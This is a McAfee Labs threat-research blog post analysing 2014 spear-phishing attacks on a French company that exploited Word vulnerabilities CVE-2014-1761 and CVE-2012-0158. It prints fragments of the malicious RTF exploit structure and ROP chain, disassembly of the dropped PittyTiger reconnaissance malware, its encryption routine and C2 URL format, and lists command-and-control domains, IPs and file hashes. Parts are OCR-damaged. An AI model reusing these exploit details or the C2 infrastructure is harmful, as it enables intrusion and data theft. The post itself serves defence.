Targeted Attacks on French Company Exploit Multiple Word Vulnerabilities

securingtomorrow.mcafee.com/other-blogs/mcafee-labs/targeted-attacks-on-french-company-exploit-multiple-word-vulnerabilities/

July 15, 2014


Chintan Shah

Jul 15, 2014

7 MIN READ


Spear phishing email is a major worry to any organization. Messages that appear legitimate and specific fool us more often than random phishing attempts. Exploits that use patched vulnerabilities delivered via spear phishing email are one of the most successful combinations used by attackers to infiltrate targeted organizations and gain access to confidential information.

During the last month, McAfee Labs researchers have uncovered targeted attacks carried out via spear phishing email against a French company. We have seen email sent to a large group of individuals in the organization. The attachments exploit the recently patched RTF vulnerability CVE-2014-1761 and the previously patched ActiveX control vulnerability CVE-2012-0158. Both of these vulnerabilities have been popular in several ongoing targeted attacks.



\

The preceding spear phishing emails come from attackers using the French Yahoo and Laposte email services and possibly impersonating employees of the targeted organization.



RTF Vulnerability

These exploits target the recently discovered RTF zero-day vulnerability CVE-2014-1761. The flaw lies in the value of the “ListOverrideCount,” which is set to 25.

```
}8\hr3\min9}n9}overridetable{\listoverride\listid1094795585\listoverridecount25
level}{\lfolevel}{\lfolevel}{\lfolevel}{\lfolevel}{\lfolevel}{\lfolevel}{\lfolevel}
\levelnfc0\levelnfcn249\leveljc0\leveljcn0\levelfollow39\levelstartat31611\level
\levelnfc0\levelnfcn249\leveljc0\leveljcn0\levelfollow39\levelstartat31611\level
\levelnfc0\levelnfcn232\leveljc0\leveljcn0\levelfollow39\levelstartat31611\level
\levelnfc0\levelnfcn249\leveljc0\leveljcn0\levelfollow39\levelstartat31611\level
\levelnfc0\levelnfcn194\leveljc0\leveljcn3\levelfollow39\levelstartat31611\level
```

However, according to Microsoft’s RTF specifications this value should be either 1 or 9. This error eventually causes an out-of-bounds array overwrite that results in incorrect handling of the structure by Word and leads to the attacker’s controlling an extended instruction pointer (EIP).

Shellcode

McAfee Labs researchers discovered that all the bytes of the shellcode, the return oriented programming (ROP) chain, are directly controlled by the attacker and come straight from the RTF structure. Here is a high-level view of how the ROP chain is formed:

```
.leveljc0\leveljcn0\levelfollow39\
.leveljc0\leveljcn0\levelfollow39\
.leveljc0\leveljcn0\levelfollow39\
.leveljc0\leveljcn0\levelfollow39\
.leveljc0\leveljcn3\levelfollow39\
levelindent23130}}
levelindent23130}}
levelindent23130{\leveltext\'ff\u-48831 ?\u-
levelindent23130{\levelnumbers\'92ZDCBA„Y
levelindent23130{\levelnumbers\'5A'ÎÂX'ABCD;

\levelnorestart0\levelpicture1\levelold0`
\levelnorestart0\levelpicture1\levelold0`
\levelnorestart1\levelpicture1\levelold1`
\levelnorestart0\levelpicture1\levelold0`
\levelnorestart0\levelpicture1\levelold0`

{\listlevel\levelnfc0\levelnfcn249\
{\listlevel\levelnfc0\levelnfcn249\
{\listlevel\levelnfc0\levelnfcn232\
{\listlevel\levelnfc0\levelnfcn249\
{\listlevel\levelnfc0\levelnfcn194\
```

0x27 : First Byte of the ROP


0x5A : Second byte of the ROP

0x48 : Controls the third byte of the ROP

0xE8 : Last byte of the ROP

Next we see a snapshot of the parsed RTF structure in memory leading to the control of the EIP:


Successful execution of the shellcode opens the decoy document and drops the malware svohost.exein the



%TEMP%directoryandthen connects to the control server.

(McAfee Labs researchers Haifei Li and Xie Jun have already blogged on the technical details of the vulnerability and the shellcode.)


In this cycle of spear phishing attacks we've also seen email targeting the same organization with attachments that exploit the two-year-old CVE -2012-0158 vulnerability. The malicious payload arrives in the innocuous-sounding article.doc.



The following API trace gives an idea of the sequence of activities once the exploit is launched on the system:

Payload Analysis

Our analysis of the dropped binary reveals that it was specifically written to gather information about the network of the target organization as well as the configuration of the endpoint—leading us to believe that this is a spear phishing



reconnaissance. The payload seems to have been compiled on April 9:

The malware starts by retrieving the %Temp% path and prepares to log the communication with its control server in the file %Temp%explorer.exe.

Subsequently, the malware collecting following information:

- Hostname
- Username
- System type by resolving IsWOW64Process AP

-

000000DC	014C	Machine	IMAGE_FILE_MACHINE_I386
000000DE	0003	Number of Sections	
000000E0	53449BEA	Time Date Stamp	2014/04/09 Wed 01:01:30 UTC
000000E4	00000000	Pointer to Symbol Table	
000000E8	00000000	Number of Symbols	
000000EC	00E0	Size of Optional Header	
000000EE	010F	Characteristics	
		0001	IMAGE_FILE_RELOCS_STRIPPED
		0002	IMAGE_FILE_EXECUTABLE_IMAGE
		0004	IMAGE_FILE_LINE_NUMS_STRIPPED
		0008	IMAGE_FILE_LOCAL_SYMS_STRIPPED
		0100	IMAGE_FILE_32BIT_MACHINE

Current TCP and UDP connections and open ports
- Organizational information from the registry key:
-

```
00401033 mov     [ebp-1Ch], ebx
00401036 mov     byte ptr [ebp-4], 1
0040103A call    ds:GetTempPathA
00401040 test    eax, eax
00401042 jz      loc_4012D2
```

```
00401048 push    offset aExp     ; "exp"
0040104D lea     eax, [ebp-120h]
00401053 push    esi             ; int
00401054 push    eax             ; lpString
00401055 call    string_concat
0040105A add     esp, 0Ch
0040105D lea     eax, [ebp-120h]
00401063 push    offset aLo      ; "lo"
00401068 push    esi             ; int
00401069 push    eax             ; lpString
0040106A call    string_concat
0040106F add     esp, 0Ch
00401072 lea     eax, [ebp-120h]
00401078 push    offset aRer     ; "rer"
0040107D push    esi             ; int
0040107E push    eax             ; lpString
0040107F call    string_concat
00401084 add     esp, 0Ch
00401087 lea     eax, [ebp-120h]
0040108D push    offset a_ex     ; ".ex"
00401092 push    esi             ; int
```

```
004012D2
004012D2 loc_4012D2:
004012D2 or      dword ptr [e
004012D6 lea     ecx, [ebp-22
004012DC call    nullsub_1
004012E1 mov     ecx, [ebp-0C
004012E4 push    1
004012E6 pop     eax
004012E7 pop     edi
004012E8 pop     esi
004012E9 mov     large fs:0,
004012F0 pop     ebx
004012F1 leave
004012F2 retn    10h
004012F2 start endp
004012F2
```

HKLM/Software/Microsoft/WindowsNT/CurrentVersion,
- Productname,
- CSDVersion,
- CurrentVersion,
- CurrentBuildNumber,
- RegisteredOrganization,
- RegisteredOwner

- Current running system services
- Installed software from the registry key:
  HKLM/Software/Microsoft/Windows/CurrentVersion/Uninstall
- Information about network adapters, IP configuration, netcard numbers, IP mask, gateway, DHCP server, DHCP host, WINS server, and WINS host

Here is a high-level snapshot of the malware's information gathering code:

```
004010C4 push    esi             ; lpString
004010C5 call    Get_Username_Hostname_Systemtype
004010CA add     esp, 14h
004010CD push    edi             ; int
004010CE push    esi             ; lpString
004010CF call    Get_OSVersion_Organization_info_from_Registry
004010D4 pop     ecx
004010D5 pop     ecx
004010D6 push    edi             ; int
004010D7 push    esi             ; lpString
004010D8 call    Get_Tcp_Udp_Connections_and_Ports
004010DD pop     ecx
004010DE pop     ecx
004010DF push    edi             ; int
004010E0 push    esi             ; lpString
004010E1 call    Get_Current_Running_Services
004010E6 pop     ecx
004010E7 pop     ecx
004010E8 push    edi             ; int
004010E9 push    esi             ; lpString
004010EA call    Get_Installed_Softwares
004010EF pop     ecx
004010F0 pop     ecx
004010F1 push    edi             ; int
004010F2 push    esi             ; lpString
004010F3 call    Get_Adaptors_IPConfig_NetCardNumbers
004010F8 mov     ebx, ds:lstrlenA
004010FE pop     ecx
004010FF pop     ecx
00401100 push    esi             ; lpString
00401101 call    ebx ; lstrlenA
00401103 push    edi
00401104 push    esi             ; Str
00401105 call    strlen
0040110A pop     ecx
0040110B push    eax
0040110C push    esi
0040110D lea     ecx, [ebp-220h]
00401113 call    Encrypt_buffer_with_GetSystemTime
00401118 test    eax, eax
```

Gets the System hostname , Username and Systemtype (32 bit / 64 bit)

Gets the OS info / Version , Regisetered Owner / Organization and product name

Retrieves the existing TCP / UDP connections and open ports on the system

Retrieves the current running services

Retrieves the installed softwares from the registry

Retrieves IPConfig , Netmask , Gateway, DHCP Server , DHCP Host , WINS Server , WINS Host , Network Adaptors , Netcard Numbers , MAC Address ,

Executes GetSystemTime( ) API to form the encryption key

Encryption is primarily done using the SYSTEMTIME structure. It forms the repetitive 256-byte key using SYSTEMTIME information, shown below:

```
.  33DB        XOR EBX,EBX
.  2945 FC     SUB [LOCAL.1],EAX
.  B9 000100(  MOV ECX,100
>  8B45 FC     MOV EAX,[LOCAL.1]
.  8DB41D FC(  LEA ESI,DWORD PTR SS:[EBP+EBX-104]
.  881C30      MOV BYTE PTR DS:[EAX+ESI],BL
.  8BC3        MOV EAX,EBX
.  99          CDQ
.  F77D 0C     IDIV [ARG.2]
.  8B45 08     MOV EAX,[ARG.1]
.  43          INC EBX
.  3BD9        CMP EBX,ECX
.  8A0402      MOV AL,BYTE PTR DS:[EDX+EAX]
.  8806        MOV BYTE PTR DS:[ESI],AL
.^ 7C E0       JL SHORT svohost.004022C1
>  8065 0F 0(  AND BYTE PTR SS:[EBP+F],0
```


```
12FD50]=00000150

4022DE
Hex dump                                                ASCII
DE 07 06 00 02 00 18 00 09 00 06 00 22 00 EE 01  Þ□□.□.□.□...
DE 07 06 00 02 00 18 00 09 00 06 00 22 00 EE 01  Þ□□.□.□.□...
DE 07 06 00 02 00 18 00 09 00 06 00 22 00 EE 01  Þ□□.□.□.□...
DE 07 06 00 02 00 18 00 09 00 06 00 22 00 20 28  Þ□□.□.□.□...
```


The malware converts the key into 16 bytes to

Repetitive 16 x 16 Byte SYSTEMTIME structure

encrypt the information.

Once the buffer has been encrypted, it connects to the control server sophos.skypetm.com.tw.





Command and Control Research

During our analysis of this exploit, sophos.skypetm.com.tw resolved to the IP address 66.220.4.100. located in the Fremont, California. McAfee sensors first observed the outbound traffic to this domain on January 27, at which time it resolved to 198.100.113.27, located in Los Angeles.

From our passive DNS data, we found following MD5 hashes connecting to the same domain resolving to 198.100.113.27.

4ab74387f7a02c115deea2110f961fd3	January 27, 2014	sophos.skypetm.com.tw
8dc8e02e06ca7c825d42d82ec19d8377	January 28, 2014	sophos.skypetm.com.tw
0331417d7fc3d075128da1353ae880d8	March 30, 2014	sophos.skypetm.com.tw
5e2360a8c4a0cce1ae22919d8bff49fd	April 25, 2014	sophos.skypetm.com.tw

The whois record reveals that the skypetm.com.tw domain has been registered under the email ID longsa33@yahoo.com. This ID also registered the domain avstore.com.tw, which has been used as the control server.

We have seen several other malware binaries communicating with the various subdomains of skypetm.com.tw and avstore.com.tw. All of them have been identified as “PittyTiger” malware, which appears in numerous CVE-2012-0158 exploits used in recent targeted attacks. The same payload was used in the “Tomato Garden” APT campaign, uncovered in June 2013, against Tibetan and Chinese democracy activists.

```
 Version:
-------------
      ---------------------------
-------------------------PittyTigerV1.0      --------------------
http://%s:%d/FC001/%s
trj:workFunc start.
Connect to Internet
Unknow
```

65809985e57b9143a24ac57cccde8c77	asdf.skypetm.com.tw	113.10.240.54
vbnm.skypetm.com.tw	122.10.39.52	
c0656b66b9f4180e59e1fd2f9f1a85f2	zeng.skypetm.com.tw	113.10.221.126
b84342528942cec03f5f2976294613ba	gmail.skypetm.com.tw	122.208.59.188
d4f96dba1900d53f1d33ee66f7e5996d	gmail.skypetm.com.tw	122.208.59.188
b84342528942cec03f5f2976294613ba	gmail.skypetm.com.tw:8080	122.208.59.188
d4f96dba1900d53f1d33ee66f7e5996d	gmail.skypetm.com.tw:8080	122.208.59.188
2be9fc56017aab1827bd30c9b2e3fc27	jamessmith.avstore.com.tw	58.64.175.191
be18418cafdb9f86303f7e419a389cc9	chanxe.avstore.com.tw	122.10.48.189
65809985e57b9143a24ac57cccde8c77	asdf.avstore.com.tw	122.10.39.105
17bc87b13b0a26caa2eb9a0d2a23fc72	bluer.avstore.com.tw	58.64.185.200
90f3973578ec9e2da4fb7f22da744e4c	avast.avstore.com.tw	198.100.121.15

Additional domains related to this attack:
- 63.251.83.36
- 64.74.96.242
- 69.251.142.1
- 218.16.121.32
- 61.145.112.78
- star.yamn.net
- 216.52.184.230
- 212.118.243.118
- bz.kimoo.com.tw
- mca.avstore.com.tw

McAfee Product Coverage

McAfee coverage for CVE 2014-1761 is detailed here. McAfee Advance Threat Defense provides zero-day detection for CVE 2012-0158.

As usual, exercise extreme caution when opening documents from unknown sources and use the latest versions of software.

I would like to thank my colleague S. R. Venkatachalabathy for assistance in this research.

Chintan Shah
Chintan Shah is currently working as a Security Researcher with McAfee Intrusion Prevention System team and holds broad experience in the network security industry. He primarily focuses on Exploit and...

More from McAfee Labs

Crypto Scammers Exploit: Elon Musk Speaks on Cryptocurrency

By Oliver Devane Update: In the past 24 hours (from time of publication) McAfee has identified 15...

May 05, 2022 | 4 MIN READ

Instagram Credentials Stealer: Disguised as Mod App

Authored by Dexter Shin McAfee's Mobile Research Team introduced a new Android malware targeting Instagram users who...

May 03, 2022 | 4 MIN READ

Instagram Credentials Stealers: Free Followers or Free Likes

Authored by Dexter Shin Instagram has become a platform with over a billion monthly active users. Many...

May 03, 2022 | 6 MIN READ

Scammers are Exploiting Ukraine Donations

Authored by Vallabh Chole and Oliver Devane Scammers are very quick at reacting to current events, so...

Apr 01, 2022 | 7 MIN READ

Imposter Netflix Chrome Extension Dupes 100k Users

Authored by Oliver Devane, Vallabh Chole, and Aayush Tyagi McAfee has recently observed several malicious Chrome Extensions...

Mar 10, 2022 | 8 MIN READ

Why Am I Getting All These Notifications on my Phone?

Authored by Oliver Devane and Vallabh Chole Notifications on Chrome and Edge, both desktop browsers, are commonplace,...

Feb 25, 2022 | 5 MIN READ

Emotet's Uncommon Approach of Masking IP Addresses

In a recent campaign of Emotet, McAfee Researchers observed a change in techniques. The Emotet maldoc was...

Feb 04, 2022 | 4 MIN READ

HANCITOR DOC drops via CLIPBOARD

Hancitor, a loader that provides Malware as a Service, has been observed distributing malware such as FickerStealer,...

Dec 13, 2021 | 6 MIN READ

‘Tis the Season for Scams

‘Tis the Season for Scams

Nov 29, 2021 | 18 MIN READ

The Newest Malicious Actor: “Squirrelwaffle” Malicious Doc.

Authored By Kiran Raj Due to their widespread use, Office Documents are commonly used by Malicious actors...

Nov 10, 2021 | 4 MIN READ

Social Network Account Stealers Hidden in Android Gaming Hacking Tool

Authored by: Wenfeng Yu McAfee Mobile Research team recently discovered a new piece of malware that specifically...

Oct 19, 2021 | 6 MIN READ

Malicious PowerPoint Documents on the Rise

Authored by Anuradha M McAfee Labs have observed a new phishing campaign that utilizes macro capabilities available...

Sep 21, 2021 | 6 MIN READ